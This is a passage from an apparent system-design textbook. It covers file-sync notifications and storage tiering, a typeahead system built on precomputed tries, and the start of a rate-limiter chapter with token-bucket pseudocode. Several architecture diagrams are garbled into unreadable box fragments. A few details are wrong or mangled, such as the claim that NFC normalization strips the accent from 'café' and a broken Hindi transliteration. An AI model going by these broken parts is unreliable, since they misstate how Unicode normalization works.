When a file is changed, ALL other devices of the user (and shared users) must be notified: File changed by User A on Device 1 | +----v-----+ | Sync Service | +----+-----+ | +---v-----+ | Notification | | Service | +----+-----+ | +---> User A, Device 2 (long poll response / WebSocket push) +---> User A, Device 3 (long poll response / WebSocket push) +---> User B (shared collaborator, via push notification) +---> User C (shared collaborator, via push notification) Notification payload: { "type": "file\_changed", "file\_id": 3, "action": "modified", // created, modified, deleted, renamed, moved "new\_version": 3, "changed\_by": "user\_A", "timestamp": 1705312200 }

### 13.2 Change Feed (Sequence-Based)

Every change is assigned a monotonically increasing sequence number: Sequence | Action | File | By ----- | ----- | ----- | ----- seq\_100 | created | notes.txt | Device A seq\_101 | modified | report.pdf | Device A seq\_102 | deleted | old.doc | Device B seq\_103 | renamed | notes.txt → memo.txt | Device A Client tracks its cursor (last processed sequence): "Give me all changes after seq\_100" → Returns seq\_101, seq\_102, seq\_103 This enables: - Efficient sync: client only fetches what's new - Resumable: if client disconnects, resume from last cursor - Ordering: changes applied in correct order

## 14. Cold Storage for Old Versions

Not all versions need hot storage. Tiering strategy: Hot (S3 Standard): - Current version of all files - Last 5 versions (frequently restored) - Files accessed in last 30 days Warm (S3 Infrequent Access): - Versions 6-15 - Files not accessed in 30-90 days - Lower cost, retrieval charge Cold (S3 Glacier): - Versions 16-30 - Files not accessed in 90+ days - Very low cost, minutes-to-hours retrieval Transition rules (S3 Lifecycle): After 30 days no access → move to S3-IA After 90 days no access → move to Glacier After 365 days → delete (or Glacier Deep Archive) Orphan Chunk Cleanup: - Periodic job: find chunks where ref\_count = 0 - Delete from S3 (no file references this chunk anymore) - Run weekly during off-peak

## 15. Encryption

### 15.1 Encryption Layers

1. In Transit: - All API calls over TLS 1.3 - Chunk uploads/downloads over HTTPS 2. At Rest (Server-Side): - S3 Server-Side Encryption (SSE-S3 or SSE-KMS) - Each chunk encrypted with AES-256 - Keys managed by AWS KMS - Transparent to the application 3. Client-Side Encryption (Optional, Premium Feature): - Client encrypts chunks BEFORE upload - Server never sees plaintext - User manages their own encryption key - Prevents even the service provider from reading files Flow: Client → Encrypt(chunk, user\_key) → Upload encrypted chunk → S3 Client ← Decrypt(chunk, user\_key) ← Download encrypted chunk ← S3 Tradeoff: Loses server-side search, preview, thumbnail generation

## 16. API Design

### 16.1 Core APIs

Upload File: POST /api/v1/files/upload/init Body: { "path": "/Documents/report.pdf", "chunks": [ {"hash": "abc123", "size": 4194304}, {"hash": "def456", "size": 4194304}, {"hash": "ghi789", "size": 2097152} ] } Response: { "file\_id": 12345, "upload\_id": "up\_xyz", "chunks\_needed": [{"def456"}], // only this one is new "upload\_urls": {"def456": "https://s3.../presigned"} } PUT {presigned\_url} (upload chunk data directly to S3) POST /api/v1/files/upload/complete Body: { "upload\_id": "up\_xyz" } Response: { "file\_id": 12345, "version": 3 } Download File: GET /api/v1/files/{file\_id}/download?version=3 Response: { "chunks": [ {"hash": "abc123", "url": "https://cdn.../abc123"}, {"hash": "def456", "url":

```
"https://cdn.../def456"}, {"hash": "ghi789", "url": "https://cdn.../ghi789"}]} List Changes (Sync): GET /api/v1/changes?cursor=seq_100 Response:
{ "changes": [...], "cursor": "seq_103", "has_more": false } Share File: POST /api/v1/files/{file_id}/share Body: { "user_id": 456, "permission":
"editor" } Get Versions: GET /api/v1/files/{file_id}/versions Response: { "versions": [{"version": 3, "size": 10485760, "modified_at": "...",
"device": "MacBook"}, {"version": 2, "size": 10400000, "modified_at": "...", "device": "iPhone"}, {"version": 1, "size": 10000000, "modified_at":
"...", "device": "MacBook"}]}
```

## 17. Full System Architecture

```
+-----+ | CLIENTS (Desktop App / Mobile App / Web Browser) | | | |
+-----+ +-----+ +-----+ | | File System | | Chunking Engine | | Local Database | | | | Watcher | |
(split, hash, | | (file metadata, | | | | (inotify/FSEvents)| | delta compute) | | sync cursor) | | | +-----+ +-----+
+-----+ | +-----+ +-----+ +-----+ +-----+ +-----+ +-----+ +-----+ +-----+ +-----+ +-----+ +-----+ +-----+
API Server | | API Server | | (Stateless) | | (Stateless) | | (Stateless) | +-----+ +-----+ +-----+ +-----+ +-----+ +-----+ +-----+
+-----+ | | +-----+ +-----+ +-----+ +-----+ +-----+ +-----+ +-----+ +-----+ +-----+ +-----+ +-----+ +-----+
| Service | | detect, | | upload/ | | | | notify) | | dedup) | | | +-----+ +-----+ +-----+ +-----+ +-----+ +-----+ +-----+
| | | Storage | | | | (chunks) | | | +-----+ | | | +-----+ +-----+ +-----+ +-----+ +-----+ +-----+ +-----+
| | | file_metadata | | - file_versions | | - file_chunks | | - sharing_permissions | | - block_refs | +-----+ +-----+ +-----+
+-----+ +-----+ +-----+ +-----+ +-----+ +-----+ +-----+ +-----+ +-----+ +-----+ +-----+ +-----+ +-----+
+-----+ +-----+ +-----+ +-----+ +-----+ +-----+ +-----+ +-----+ +-----+ +-----+ +-----+ +-----+ +-----+
+-----+ +-----+ +-----+ +-----+ +-----+ +-----+ +-----+ +-----+ +-----+ +-----+ +-----+ +-----+ +-----+
(orphan chunk cleanup) | | | +-----+ +-----+ +-----+ +-----+ +-----+ +-----+ +-----+ +-----+ +-----+ +-----+ +-----+ +-----+
```

## 18. Key Trade-offs and Decisions

| Decision               | Option A         | Option B                | Our Choice             | Why                               |
|------------------------|------------------|-------------------------|------------------------|-----------------------------------|
| Chunking               | Fixed-size (4MB) | Content-defined (Rabin) | <b>Content-defined</b> | Better delta sync                 |
| Change notification    | WebSocket        | Long polling            | <b>Long polling</b>    | Simpler, sufficient for file sync |
| Conflict resolution    | Last-write-wins  | Conflict copy           | <b>Conflict copy</b>   | No data loss                      |
| Dedup scope            | Per-user only    | Cross-user              | <b>Cross-user</b>      | Max storage savings               |
| Metadata DB            | NoSQL            | PostgreSQL              | <b>PostgreSQL</b>      | ACID, complex queries (tree)      |
| Block storage          | Self-hosted      | S3                      | <b>S3</b>              | 11 nines durability, managed      |
| Client-side encryption | Always on        | Optional                | <b>Optional</b>        | Tradeoff with features            |
| Version storage        | Full copies      | Shared chunks           | <b>Shared chunks</b>   | Massive storage savings           |

## 19. Key Takeaways

```
+-----+ | KEY TAKEAWAYS |
+-----+ | | 1. CHUNKING is the foundation – split files into 4MB chunks | | for
resumable upload, dedup, delta sync, and versioning | | | 2. Content-addressable storage (SHA-256 hash as key) enables | | automatic
deduplication across users and versions | | | 3. Delta sync is critical – only upload/download CHANGED chunks | | (saves 50-80% bandwidth for
edited files) | | | 4. File versions SHARE unchanged chunks – versioning costs | | proportional to what changed, not total file size | | | 5.
Conflict resolution via "conflict copy" is safest – | | never lose user data, let user resolve manually | | | 6. Long polling is sufficient for
file sync notifications – | | 5-second sync latency is acceptable for file storage | | | 7. Metadata DB (PostgreSQL) stores the file tree and
chunk | | mappings; Block store (S3) stores actual chunk data | | | 8. Client-side file watcher detects local changes instantly – | | OS-level
APIs (inotify, FSEvents) for real-time detection | | | 9. Cold storage tiering (S3 → S3-IA → Glacier) optimizes | | cost for old versions and
inactive files | | | 10. Security: TLS in transit, AES-256 at rest, optional | | client-side encryption for zero-knowledge storage | | |
+-----+ +-----+
```

Previous: [Chapter 32 - Notification System](#) | Next: [Chapter 34 - Typeahead / Autocomplete](#)

# Chapter 34: Design a Typeahead / Autocomplete System

## 1. Problem Statement

Design a typeahead (autocomplete) system that provides real-time search suggestions as users type. As a user types each character, the system should return the top 5-10 most relevant suggestions within 100 milliseconds. The system must handle billions of queries per day, support multiple languages, incorporate trending and personalized results, and filter inappropriate content.

## 2. Functional Requirements

| ID  | Requirement        | Description                                                   |
|-----|--------------------|---------------------------------------------------------------|
| FR1 | Prefix Suggestions | As user types a prefix, show top 5-10 matching suggestions    |
| FR2 | Ranking            | Suggestions ranked by popularity (search frequency)           |
| FR3 | Trending Boost     | Recently trending queries ranked higher                       |
| FR4 | Personalization    | Boost suggestions based on user's search history              |
| FR5 | Multi-language     | Support autocomplete in multiple languages and scripts        |
| FR6 | Spell Correction   | Suggest corrections for common misspellings                   |
| FR7 | Content Filtering  | Filter out inappropriate, offensive, or dangerous suggestions |
| FR8 | Real-time Update   | New trending queries appear within minutes                    |

## 3. Non-Functional Requirements

| ID   | Requirement  | Target                                            |
|------|--------------|---------------------------------------------------|
| NFR1 | Latency      | Response in < 100ms (ideally < 50ms)              |
| NFR2 | Scale        | 10B search queries/day, 5B typeahead requests/day |
| NFR3 | Availability | 99.99% uptime                                     |
| NFR4 | Freshness    | Trending queries reflected within 15 minutes      |
| NFR5 | Throughput   | 60K typeahead requests/sec                        |
| NFR6 | Global       | Low latency for users worldwide                   |

## 4. Capacity Estimation

### 4.1 Traffic

Search queries: 10B/day Average query: user types 4 characters → 4 typeahead requests per query But many users type fast, debouncing reduces to ~2 requests/query Typeahead requests: 10B \* 2 = 20B/day = 20,000,000,000 / 86,400 ~ 230,000 requests/sec Peak: ~600,000 requests/sec BUT: Most requests are for popular prefixes that are heavily cached. Cache hit rate: 80-90% Backend requests: ~30,000/sec

## 4.2 Storage

Unique search queries: ~5 billion unique queries (with duplicates removed) After filtering (minimum 10 searches): ~500M meaningful queries Average query length: 15 characters (UTF-8, avg 1.5 bytes/char) Each query entry: 30 bytes (query) + 8 bytes (count) + 8 bytes (metadata) = ~50 bytes 500M \* 50 bytes = 25 GB (for the query database) Trie storage: Much larger due to node overhead Estimated: 50-100 GB (fits in memory of a few servers) With top-K precomputed at each node: Each node stores top 10 suggestions \* 50 bytes = 500 bytes/node Estimated nodes: 200M (from 500M queries) 200M \* 500 bytes = 100 GB additional Total trie size: ~150-200 GB (across sharded trie servers)

# 5. Data Collection: Query Aggregation

## 5.1 Collecting Search Queries

Every search query is a data point for autocomplete: User searches "how to cook pasta" → This query's frequency count increases by 1 But we can't update the trie on every single query (too expensive). Instead, aggregate in batches: Raw Query Stream (real-time): "how to cook pasta" → Kafka topic "search-queries" "how to tie a tie" → Kafka topic "search-queries" "best restaurants NYC" → Kafka topic "search-queries" ... Aggregation Pipeline: +-----+ +-----+ +-----+ | Kafka | --> | Stream Processor | --> | Aggregated | | (raw | | (Flink / Spark | | Query Counts | | queries) | | Streaming) | | (per time window) | +-----+ +-----+ Time-windowed aggregation: 5-minute window: count per query in last 5 minutes (for trending) 1-hour window: hourly roll-up 1-day window: daily roll-up (for overall popularity) Result: +-----+ +-----+ +-----+ | query | count\_5m | count\_daily | +-----+ +-----+ +-----+ | "how to cook pasta" | 342 | 45,230 | | "how to tie a tie" | 128 | 28,100 | | "best restaurants NYC" | 890 | 12,450 | +-----+ +-----+ +-----+

## 5.2 Query Normalization

Before aggregating, normalize queries: 1. Lowercase: "How To Cook Pasta" → "how to cook pasta" 2. Trim whitespace: " pasta recipes " → "pasta recipes" 3. Remove special characters: "pasta!!! recipes???" → "pasta recipes" 4. Unicode normalization: "café\u0301" → "cafe" (NFC form) 5. Optional: spelling correction for aggregation "pasat recipies" → "pasta recipes" (aggregate with correct spelling)

# 6. Trie Data Structure

## 6.1 How a Trie Works

A Trie (prefix tree) is an n-ary tree where each node represents a character. Path from root to any node spells out a prefix. Example: Insert "tree", "try", "true", "trend" (root) | t | r / | \ e u y / \ | e n e | d Searching prefix "tr": 1. Start at root 2. Follow 't' → found 3. Follow 'r' → found 4. At node 'r', we have children: 'e', 'u', 'y' 5. Collect all words in subtrees: tree, trend, true, try 6. Return top-K by frequency

## 6.2 Trie Node Structure

Basic trie node: { children: Map<char, TrieNode>, // child nodes is\_end: boolean, // marks end of a complete query frequency: int, // how often this query was searched query: string // full query (only at leaf/end nodes) } Example node for "tre" in path root→t→r→e: { children: {'e': <node>, 'n': <node>}, is\_end: false, // "tre" itself is not a valid suggestion frequency: 0, query: null } Node for "tree" in path root→t→r→e→e: { children: {}, is\_end: true, frequency: 45230, // searched 45,230 times query: "tree" }

## 6.3 Finding Top-K Suggestions (Naive)

Naive approach: 1. Navigate to the prefix node (e.g., "tr") 2. DFS/BFS traverse the entire subtree 3. Collect all end nodes with their frequencies 4. Sort by frequency, return top 10 Time complexity: O(P + N) where P = prefix length, N = nodes in subtree Problem: If prefix is short (e.g., "t"), subtree could have MILLIONS of nodes! Way too slow for 100ms latency requirement.

# 7. Optimization: Precompute Top-K at Each Node

## 7.1 The Key Optimization

Precompute and cache the top 10 suggestions at EVERY trie node: Node at "tr": { children: {'e': ..., 'u': ..., 'y': ...}, top\_suggestions: [ ("tree removal", 89000), ("travel deals", 78000), ("trending now", 67000), ("trump news", 55000), ("true crime", 42000), ("truck rental", 38000), ("treasure hunt", 25000), ("trial", 20000), ("treadmill", 18000), ("trivago", 15000) ] } Now, finding suggestions for prefix "tr": 1. Navigate to node "tr": O(2) – just follow 2 characters 2. Return top\_suggestions: O(1) – already precomputed! 3. Total: O(P) where P = prefix length For prefix "tre": Navigate to node "tre": O(3) Return its precomputed top\_suggestions: O(1) BLAZING FAST – perfect for <100ms requirement

## 7.2 Building the Trie with Top-K

Build process (bottom-up): 1. Insert all queries with frequencies into trie 2. For each leaf node (end of query): `top_suggestions = [(query, frequency)]` 3. For each internal node (bottom-up): Merge `top_suggestions` from all children Keep only top 10 by frequency This is done **OFFLINE** during the trie build phase, not at query time. Space overhead: Each node stores 10 suggestions \* ~50 bytes = 500 bytes extra For 200M nodes: 100 GB additional But: only the top few million nodes are frequently accessed (cache-friendly)

## 7.3 Trie Depth Limiting

Optimization: Limit trie depth to 20 characters - Very few queries exceed 20 characters - Reduces trie size significantly - For longer queries: truncate and match on first 20 chars Additional optimization: Prune nodes with very low frequency - If a node's best suggestion has frequency < threshold (e.g., 10) - Don't store that branch (too obscure to suggest) - Reduces trie from 200M nodes to ~50M useful nodes

# 8. Ranking Suggestions

## 8.1 Ranking Signals

Composite score for each suggestion:  $\text{Score} = w_1 * \text{popularity} + w_2 * \text{freshness} + w_3 * \text{personalization} + w_4 * \text{context}$  Components: 1. Popularity ( $w_1 = 0.5$ ): - Historical search frequency (all-time or recent 30 days) - Normalized:  $\text{frequency} / \text{max\_frequency}$  2. Freshness / Trending ( $w_2 = 0.2$ ): - Recent surge in searches -  $\text{trending\_score} = \text{count\_last\_1h} / \text{avg\_hourly\_count}$  - High ratio = trending upward 3. Personalization ( $w_3 = 0.2$ ): - User's own search history - If user frequently searches "python programming", boost "python..." suggestions for this user - Computed at query time, merged with base results 4. Context ( $w_4 = 0.1$ ): - Time of day (morning: boost "coffee", "breakfast") - Location (in NYC: boost "NYC" related queries) - Device (mobile: boost shorter queries) - Current page/app context

## 8.2 Trending Score Calculation

Trending detection: For each query, track search count per hour: "taylor swift tickets": Hour -24: 500/hr (normal baseline) Hour -2: 800/hr (increasing) Hour -1: 2,500/hr (SPIKE!) Hour 0: 5,000/hr (TRENDING!)  $\text{trending\_score} = \text{current\_hour\_count} / \text{avg\_last\_24h\_hourly\_count} = 5,000 / 500 = 10.0$  (very high → trending!) If  $\text{trending\_score} > 3.0$ : mark as "trending" Boost these queries in autocomplete results

# 9. Data Pipeline: End-to-End

## 9.1 Offline Pipeline (Trie Building)

The trie is NOT built in real-time. It's a batch process: +-----+ +-----+ +-----+ | Raw Query | | MapReduce / | | Trie Builder | | Logs | --> | Spark Job | --> | (builds trie | | (S3/HDFS) | | (aggregate | | from sorted | | | counts, | | query-count | | | weekly/daily) | | pairs) | +-----+ +-----+ +-----+ | +-----v-----+ | Serialize | | Trie to disk | | (protobuf / | | flatbuffers) | +-----+ +-----+ | +-----v-----+ | Deploy to | | Trie Servers | | (rolling | | update) | +-----+ Schedule: Full rebuild: daily (using last 30 days of data) Trending update: every 15 minutes (overlay on base trie)

## 9.2 Near-Real-Time Pipeline (Trending)

For trending queries that need to appear within 15 minutes: Search queries --> Kafka --> Flink (5-min windows) --> Trending Cache (Redis) Trie servers check Redis for trending overlay: 1. Lookup prefix in trie → base top-10 suggestions 2. Check Redis "trending:{prefix}" → any trending additions 3. Merge: insert trending queries, re-rank, return top 10 This avoids rebuilding the entire trie for trending changes. +-----+ +-----+ +-----+ +-----+ | Kafka | --> | Flink | --> | Redis | --> | Trie Server | | (queries) | | (5-min | | (trending) | | (merge with | | | window) | | cache) | | base trie) | +-----+ +-----+ +-----+ +-----+

# 10. Serving Architecture

## 10.1 Query Flow

User types "how to c" in search box: Browser API Gateway Trie Server Redis (trending) | | | |--GET /suggest? | | | q=how+to+c ----->| | | |--route to----->| | | shard by | | | prefix hash | | | |--lookup "how to c" | | | in trie | | | | | |--check trending--->| | | |<---trending results-| | | | | |--merge & rank----->| | | | | |<---top 10-----| | | |<---suggestions-----| | | ["how to cook...", | | | "how to code..." | | | ...] | | | | | | (total: ~30-50ms) | | |

## 10.2 Client-Side Behavior

```
Client-side optimization: 1. Debouncing: - Don't send request on EVERY keystroke - Wait 100-200ms after last keystroke before sending - Reduces requests by 50-70% 2. Client-side caching: - Cache results in browser/app memory - "how t" results cached → when user types "how to", filter client-side before server request - If client has results for "how", can filter for "how t" locally 3. Abort previous request: - If user types fast: "h", "ho", "how" - Abort the request for "h" and "ho" when "how" is typed - Don't waste bandwidth on stale prefixes 4. Pre-fetch: - After receiving results for "how", pre-fetch "how " (with space) - Anticipate the next character function onInput(prefix) { clearTimeout(debounceTimer); abortPreviousRequest(); // Check local cache first if (cache.has(prefix)) { showSuggestions(cache.get(prefix)); return; } debounceTimer = setTimeout(() => { fetch('/suggest?q=${prefix}') .then(results => { cache.set(prefix, results); showSuggestions(results); }); }, 150); // 150ms debounce }
```

---

## 11. Caching Strategy

---

### 11.1 Multi-Level Caching

Level 1: Browser/Client Cache - Cache results in memory (JavaScript Map) - Cache the most recent 50 prefix results - Instant response for backspace/re-typing Level 2: CDN Edge Cache - Cache popular prefixes at CDN edge (CloudFront, Akamai) - Top 10,000 prefixes cover 90%+ of requests - TTL: 5-15 minutes (balance freshness vs hit rate) - Cache key: "suggest/{prefix}" or "suggest/{prefix}/{locale}" Highly effective because: - Everyone searching "how to" gets the SAME suggestions - Popular prefixes are extremely cacheable - CDN responds in <10ms (edge location) Level 3: Application-level Cache (Redis) - Cache results for top 100K prefixes - TTL: 5 minutes - Trie server checks Redis before traversing trie - Reduces trie server load by 80% Level 4: Trie Server (in-memory) - The trie itself IS the cache of precomputed results - Trie kept in memory on each server - Each lookup is  $O(\text{prefix\_length})$  - extremely fast User → CDN Edge → Redis Cache → Trie Server (memory) 90% 8% 2% hit rate hit rate actual trie lookup

### 11.2 Cache Invalidation

When trending queries change or trie is updated: 1. CDN: Set short TTL (5-15 min), let entries expire naturally For urgent updates: CDN purge API for specific prefixes 2. Redis: Update keys when trending cache changes Publish to Redis Pub/Sub → all app servers invalidate local cache 3. Trie update: Rolling deployment Build new trie → deploy to trie servers one by one During rollout: some servers serve old trie, some new (Acceptable: small inconsistency for a few minutes)

---

## 12. Trie Storage and Persistence

---

### 12.1 In-Memory Trie

The trie MUST be in memory for fast lookups: Trie server memory layout: - Trie data structure: ~100-200 GB - Server RAM: 256 GB (leaves room for OS, etc.) Startup: 1. Load serialized trie from disk (SSD) or S3 2. Deserialize into memory 3. Time: 2-5 minutes for 100GB trie 4. Server ready to serve Serialization format: - Protocol Buffers (compact, fast to deserialize) - Or custom binary format (even faster) - Saved to SSD and S3 for redundancy

### 12.2 Trie Persistence

Trie Build Pipeline: Spark Job → Trie Builder → Serialize → Upload to S3 Deployment: S3 → Download to trie server SSD → Load into memory Versioning: trie\_v20240115\_001.bin (daily version) trie\_v20240115\_trending\_042.bin (trending overlay, every 15 min) Recovery: If trie server crashes: 1. New server pulls latest trie from S3 2. Loads into memory (2-5 min) 3. Ready to serve 4. During recovery: other shards handle extra load

---

## 13. Trie Update Strategy

---

### 13.1 Periodic Full Rebuild

Approach: Rebuild entire trie daily with fresh data Schedule: Every day at 2 AM (off-peak) Input: Aggregated query counts from last 30 days Output: New serialized trie file Steps: 1. Spark job aggregates query counts 2. Trie builder creates new trie with precomputed top-K 3. Serialize to S3 4. Rolling deployment to trie servers: - Take server out of rotation - Load new trie - Put server back in rotation - Repeat for next server Pros: Simple, consistent, clean data Cons: 24-hour delay for new queries (mitigated by trending overlay)

### 13.2 Incremental Updates (Alternative)

For more real-time updates: Option: Apply delta updates to in-memory trie Every 15 minutes: 1. Flink produces delta: {queries\_with\_changed\_counts} 2. Trie server receives delta via Kafka 3. For each changed query: a. Update frequency in trie node b. Recalculate top-K for affected nodes (propagate up) Pros: Near-real-time suggestions Cons: Complex, trie drift over time (need periodic full rebuild) Recommendation: Full rebuild daily + trending overlay every 15 min (Best balance of simplicity and freshness)

---

## 14. Sharding the Trie

---

### 14.1 Sharding by Prefix Range

Split the trie across multiple servers by prefix: Shard 1: prefixes starting with a-f Shard 2: prefixes starting with g-m Shard 3: prefixes starting with n-s Shard 4: prefixes starting with t-z Shard 5: prefixes starting with 0-9, special chars +-----+ +-----+ +-----+ +-----+ | Shard 1 | | Shard 2 | | Shard 3 | | Shard 4 | | a-f | | g-m | | n-s | | t-z | | "apple" | | "google" | | "python" | | "twitter" | | "best" | | "how to" | | "react" | | "uber" | | "coffee" | | "java" | | "sql" | | "weather" | +-----+ +-----+ +-----+ +-----+ Problem: Uneven distribution! "how to..." queries are FAR more frequent than "x..." queries Shard 2 gets overwhelmed Solution: Weight-based splitting Measure query volume per prefix range Split hot ranges into smaller shards: Shard 1: a-c (balanced) Shard 2: d-f (balanced) Shard 3: g-h (smaller range, "how to" is heavy) Shard 4: i-m (balanced) ...

### 14.2 Consistent Hashing (Alternative)

Use consistent hashing on the first 2-3 characters of the prefix: hash("ho") % N\_shards → shard 7 hash("wh") % N\_shards → shard 3 Pros: - Better load distribution - Easy to add/remove shards Cons: - Related prefixes may end up on different shards - Slightly more complex routing Routing layer: API Gateway looks at first 2 chars of prefix Routes to correct shard based on hash ring Each shard has 2-3 replicas for redundancy

---

## 15. Filtering Inappropriate Suggestions

---

### 15.1 Content Filtering Pipeline

Inappropriate suggestions must NEVER appear: Filtering at multiple stages: 1. Blocklist (hard filter): - Maintain a list of banned queries (profanity, violence, etc.) - During trie build: exclude all blocklisted queries - Updated by content moderation team - ~100K blocked terms 2. ML Classification: - Train a classifier: safe vs unsafe - Run on all queries during trie build - Flag borderline queries for human review - Categories: hate speech, adult content, violence, self-harm 3. Real-time filter: - Even with pre-filtering, new inappropriate queries can emerge - Trie server checks bloom filter of blocked terms - If query matches bloom filter → exclude from results - Bloom filter: compact, fast (1-2 microseconds per check) 4. Manual review queue: - Queries flagged by ML but not blocked - Human reviewers approve or block - Decisions fed back into blocklist Build Pipeline: Queries → Remove blocklisted → ML classify → Build trie | Flag uncertain → Human review → Update blocklist

---

## 16. Multi-Language Support

---

Challenges: - Different scripts: Latin, CJK, Arabic, Cyrillic, etc. - CJK: no clear word boundaries (no spaces) - Arabic/Hebrew: right-to-left - Accent handling: "cafe" should match "café" Solutions: 1. Per-Language Tries: - Build separate trie for each major language - Route based on user's locale or detected input language - "en" trie, "es" trie, "zh" trie, "ja" trie, etc. 2. Unicode Normalization: - Normalize to NFC form - Strip accents for matching: "cafe" → "café" (add "café" as alias) - Case-fold for consistent matching 3. CJK Handling: - Character-level trie (each Chinese character is a node) - Or: use n-gram based approach instead of word-level trie - Pinyin support for Chinese: type "zhongguo" → suggest "中国" 4. Transliteration: - Support Latin input for non-Latin languages - "sushi" → "寿司" (Japanese) - "namaste" → "नामaste" (Hindi) Routing: Request includes locale header: Accept-Language: zh-CN Route to Chinese trie shard Or: auto-detect from input characters Unicode range detection: CJK Unified Ideographs → Chinese/Japanese trie

---

## 17. Personalization Layer

---

Personalization: Boost suggestions based on user's history User A frequently searches for: "python tutorial", "python documentation", "python flask" When User A types "py": Base suggestions: ["pypl stock", "pyramids", "python snake"] Personalized: ["python tutorial", "python flask", "python docs"] Implementation: 1. User Search History: - Store last 1000 searches per user (Redis) - Key: "history:{user\_id}" → sorted set of (query, timestamp) 2. At query time: a. Get base suggestions from trie (top 20 candidates) b. Get user's recent searches matching the prefix (top 5) c. Score each candidate: final\_score = base\_score \* 0.7 + personal\_score \* 0.3 d. Re-rank and return top 10 3. Personal suggestions limited to: - Only queries the user has searched before - No cross-user personalization (privacy) - User can clear history to reset personalization Flow: Prefix "py" → Trie: [top 20 base results] → Redis: [user's matching history: "python tutorial", ...] → Merge & re-rank → Top 10 personalized results

---

## 18. Full System Architecture

---

+-----+ | CLIENTS (Web Browser / Mobile App) | | +-----+ +-----+ +-----+ | | | Debounce (150ms) | | Client Cache | | Abort stale | | | | Keypress handler | | (LRU, 50 entries) | | requests | | | +-----+ +-----+ +-----+ |



## 19. Key Trade-offs and Decisions

| Decision          | Option A              | Option B                       | Our Choice                              | Why                                          |
|-------------------|-----------------------|--------------------------------|-----------------------------------------|----------------------------------------------|
| Data structure    | Trie (prefix tree)    | Inverted index (Elasticsearch) | <b>Trie</b>                             | Purpose-built for prefix search, O(P) lookup |
| Top-K computation | At query time (DFS)   | Precomputed at each node       | <b>Precomputed</b>                      | O(P) vs O(P+N), essential for <100ms         |
| Trie update       | Real-time incremental | Periodic full rebuild          | <b>Daily rebuild + trending overlay</b> | Simple + fresh enough                        |
| Trending          | Batch (hourly)        | Stream processing (Flink)      | <b>Stream (15-min windows)</b>          | Fast enough for trending                     |
| Sharding          | By prefix range       | Consistent hashing             | <b>Prefix range</b> (weighted)          | Locality, simple routing                     |
| Caching           | Server-side only      | Multi-level (CDN+Redis+client) | <b>Multi-level</b>                      | 90%+ hit rate at CDN edge                    |
| Personalization   | No personalization    | User history re-ranking        | <b>User history</b>                     | Better UX with privacy                       |
| Storage           | Disk-based (mmap)     | Fully in-memory                | <b>In-memory</b>                        | Speed is everything for typeahead            |
| Filtering         | Post-query filter     | Pre-build exclusion            | <b>Both</b>                             | Pre-build for known, post-query for new      |

## 20. Performance Optimization Summary

## 21. Key Takeaways

High Level Design — The Complete Book

---

Previous: [Chapter 33 - File Storage System](#)

## Chapter 36 — Design a Rate Limiter

*"A well-designed rate limiter is the bouncer at the club door — it keeps the party going for everyone by ensuring no single guest takes over the dance floor."*

Rate limiting is one of the most **frequently asked** system design questions and one of the most **critical** infrastructure components in any production system. In this chapter we build a rate limiter from first principles — exploring algorithms, distributed challenges, and production-grade architecture.

## 1. Problem Statement

## What Is a Rate Limiter?

A **rate limiter** controls the number of requests a client can send to a server within a defined time window. When the limit is exceeded, excess requests are **throttled** — typically rejected with an HTTP 429 Too Many Requests response.

## Why Is It Needed?

| Reason               | Description                                                 |
|----------------------|-------------------------------------------------------------|
| DDoS Protection      | Prevents malicious actors from overwhelming the system      |
| Cost Control         | Limits expensive API calls (e.g., \$0.01/call AI endpoints) |
| API Abuse Prevention | Stops scrapers, bots, and credential-stuffing attacks       |
| Fair Usage           | Ensures all users get equitable access to shared resources  |
| Revenue / Tiering    | Enforces free vs. paid plan usage limits                    |
| Cascade Prevention   | Stops one misbehaving service from crashing dependencies    |

## Real-World Rate Limits

| Service     | Rate Limit                | Window     | Identifier   |
|-------------|---------------------------|------------|--------------|
| GitHub API  | 5,000 requests            | Per hour   | Auth token   |
| Twitter/X   | 300 tweets                | Per 3 hrs  | User         |
| Stripe API  | 100 requests              | Per second | API key      |
| Google Maps | 50,000 requests           | Per day    | API key      |
| Discord     | 50 messages               | Per 10 sec | User+channel |
| AWS API GW  | 10,000 requests (default) | Per second | Account      |

## 2. Functional Requirements



than a total outage.

## 4. Where to Place the Rate Limiter

### Placement Options

Option A: Client-Side Option B: Server-Side Middleware Client self-throttle X  
Client Rate Limit Server (unrely) Middleware Option  
C: API Gateway Option D: Standalone Service Client API GW  
Client Rate Limit API GW (has rate Service limiting) (gRPC)  
v v Server Server  
Option E: Cloud-Based (AWS WAF, Cloudflare, Akamai) Client  
CDN / WAF API GW Server (Cloudflare) Rate limited

### Comparison

| Placement              | Latency  | Control | Complexity | Bypass Risk |
|------------------------|----------|---------|------------|-------------|
| Client-side            | None     | Low     | Low        | High        |
| Server-side middleware | Very Low | High    | Medium     | Low         |
| API Gateway            | Low      | Medium  | Low        | Low         |
| Standalone service     | Medium   | High    | High       | Low         |
| Cloud-based (WAF/CDN)  | Low      | Low     | Lowest     | Low         |

### Recommendation

- **API Gateway** — Best for most companies. Kong, AWS API Gateway, and Envoy all have built-in rate limiting. Zero custom code.
- **Standalone service** — Best for complex multi-rule systems, A/B testing rate limits, or when you need fine-grained per-endpoint control.
- **Cloud-based** — Best first line of defense against volumetric DDoS; combine with server-side for application-layer limits.

## 5. Rate Limiting Algorithms — Deep Dive

### 5.1 Token Bucket

The **Token Bucket** is the most widely used algorithm (used by Amazon and Stripe). Imagine a bucket that holds tokens. Tokens are added at a fixed rate. Each request consumes one token. If the bucket is empty, the request is rejected.

TOKEN BUCKET ALGORITHM Refill: 4 tokens/sec Bucket capacity: 10 tokens  
Refiller (4/sec) Bucket (max 10) tokens 6 tokens remaining  
Request arrives tokens > 0 ? YES NO Allow Reject tokens-- HTTP 429  
Timeline Example:  
Time: 0s 0.25s 0.5s 0.75s 1.0s 1.25s Tokens: 10 9 7 6 10 8 Reqs: -1 -2 -1 +4 -2 - refill!

**Parameters:** - `bucket_size` — Maximum number of tokens (controls burst size) - `refill_rate` — Tokens added per second (controls sustained throughput)

#### Pseudocode:

```
class TokenBucket:
 def __init__(self, capacity, refill_rate):
 self.capacity = capacity # max tokens
 self.tokens = capacity # current tokens
 self.refill_rate = refill_rate # tokens per second
 self.last_refill = now()
 def allow_request(self):
 self._refill()
 if self.tokens >= 1:
 self.tokens -= 1
 return True # ALLOW
 return False # REJECT (429)
 def _refill(self):
 elapsed = now() - self.last_refill
 new_tokens = elapsed * self.refill_rate
 self.tokens = min(self.capacity, self.tokens + new_tokens)
 self.last_refill = now()
```

Separate Buckets Per Rule:

```
